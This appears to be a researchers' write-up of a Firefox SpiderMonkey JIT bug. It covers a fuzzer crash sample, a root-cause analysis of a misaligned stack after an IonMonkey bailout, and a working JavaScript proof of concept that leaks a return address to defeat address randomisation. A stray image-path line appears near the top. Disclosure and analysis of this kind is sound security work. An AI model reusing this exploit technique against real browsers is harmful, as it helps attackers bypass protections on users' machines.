Write-up for Firefox Infoleak by bkth, niklasb, saelo

Proof-of-Concept

While fuzzing Spidermonkey, we triggered a debug assertion with the following minimised sample:


```
function f(o) {
   var a = [o];
   a.length = a[0];
   var useless = function() {

   }
   var sz = Array.prototype.push.call(a, 42, 43);
   (function(){
       sz;
   })(new Boolean(false));
}

for (var i = 0; i < 25000; i++) {
   f(1);
}
f(2);
```

which triggered the following assertion: `Assertion failure: isObject()` and crashes in release build

Root cause analysis

This assertions happens while running the code generated by the JIT compiler for the function f

Let's look at the IR of the JIT code:



We can see two instructions arraypusht. This can be explained looking at the code responsible for inlining calls to Array.prototype.push implemented at https://dxr.mozilla.org/mozilla-central/source/js/src/jit/MCallOptimize.cpp#812

The comments inside the function mention that a call to push with multiple argument will be broken down into multiple individual arraypush{t,v} instructions. However there is some complicated logic associated with bailouts where they wish to preserve the atomicity of the call and not resume execution in-between inlined calls to push.

The assertion is triggered because the stack pointer is not correctly restored when bailing out from IonMonkey to the baseline JIT and will be off by 8 bytes and hence lead to a JS_IS_CONSTRUCTING value to be fetched from the stack instead of the Boolean class.

Exploitation

After understanding the failure condition, we were looking for opcode handlers in BaselineCompiler.cpp that perform a syncStack(0) and then address stack values via peek(). An interesting one is BaselineCompiler::emit_JSOP_INITPROP:

```
// Load lhs in R0, rhs in R1.
frame.syncStack(0);
masm.loadValue(frame.addressOfStackValue(frame.peek(-2)), R0);
masm.loadValue(frame.addressOfStackValue(frame.peek(-1)), R1);
// Call IC.
ICSetProp_Fallback::Compiler compiler(cx);
if (!emitOpIC(compiler.getStub(&stubSpace_)))
    return false;
// Leave the object on the stack.
frame.pop();
```

This opcode is emitted for the following JavaScript code:

```
function f() {
    var y = {};
    var o = {a:y};
}
dis(f);
/* bytecode:
00000:  newobject ({})                  # OBJ
00005:  setlocal 0                      # OBJ
00009:  pop                             #
00010:  newobject ({a:(void 0)})        # OBJ
00015:  getlocal 0                      # OBJ y
00019:  initprop "a"                    # OBJ
00024:  setlocal 1                      # OBJ
00028:  pop                             #
00029:  retrval                         #
*/
```

The handler tells us how this opcode gets compiled: R0 is set to stack[top-1] = o, R1 is set to stack[top] = y, then the property assignment R0.a = R1 is performed by an inline cache. Due to the shifted stack however, in the following code, the assignment stack[top].a = stack[top+1] is performed, so a JSValue is fetched from outside the stack. Due to NaN-boxing, a native pointer value will be treated as a double in this context.
PoC:

```
var test = {a:13.37};
function f(o) {
    var a = [o];
    a.length = a[0];
    var useless = function() {}
    useless+useless;
    var sz = Array.prototype.push.call(a, 1337, 43);
    (function() { sz })();
    var o = {a: test};
}
dis(f);
for (var i = 0; i < 25000; i++) {
    f(1);
}
f(100);
print(test.a);
```

```
/* bytecode:
...
00034:  lambda function() {}  # FUN
00039:  setlocal 1            # FUN
00043:  pop                   #
00044:  getlocal 1            # useless
00048:  getlocal 1            # useless useless
00052:  add                   # (useless + useless)
00053:  pop                   #
00054:  getgname "Array"      # Array
00059:  getprop "prototype"   # Array.prototype
00064:  getprop "push"        # Array.prototype.push
00069:  dup                   # Array.prototype.push Array.prototype.push
00070:  callprop "call"       # Array.prototype.push Array.prototype.push.call
00075:  swap                  # Array.prototype.push.call Array.prototype.push
00076:  getlocal 0            # Array.prototype.push.call Array.prototype.push a
00080:  uint16 1337      # Array.prototype.push.call Array.prototype.push a 1337
00083:  int8 43       # Array.prototype.push.call Array.prototype.push a 1337 43
00085:  funcall 3             # Array.prototype.push.call(...)
...
00104:  newobject ({a:(void 0)})        # OBJ
00109:  getgname "test"                 # OBJ test
00114:  initprop "a"                    # OBJ
00119:  setarg 0                        # OBJ
00122:  pop                             #
00123:  retrval                         #
```

Instruction 48 is there only to place a function on the stack so that the funcall instruction 85 does not throw an exception because it expects to fetch Array.prototype.push.call from the stack, but is off by 8. This prints 2.11951350117067e-310 on my system, which is the double representation of the integer value 0x27044d565235, which is a return address.

The final exploit leverages this to leak a heap address, stack address as well as the base address of xul.dll.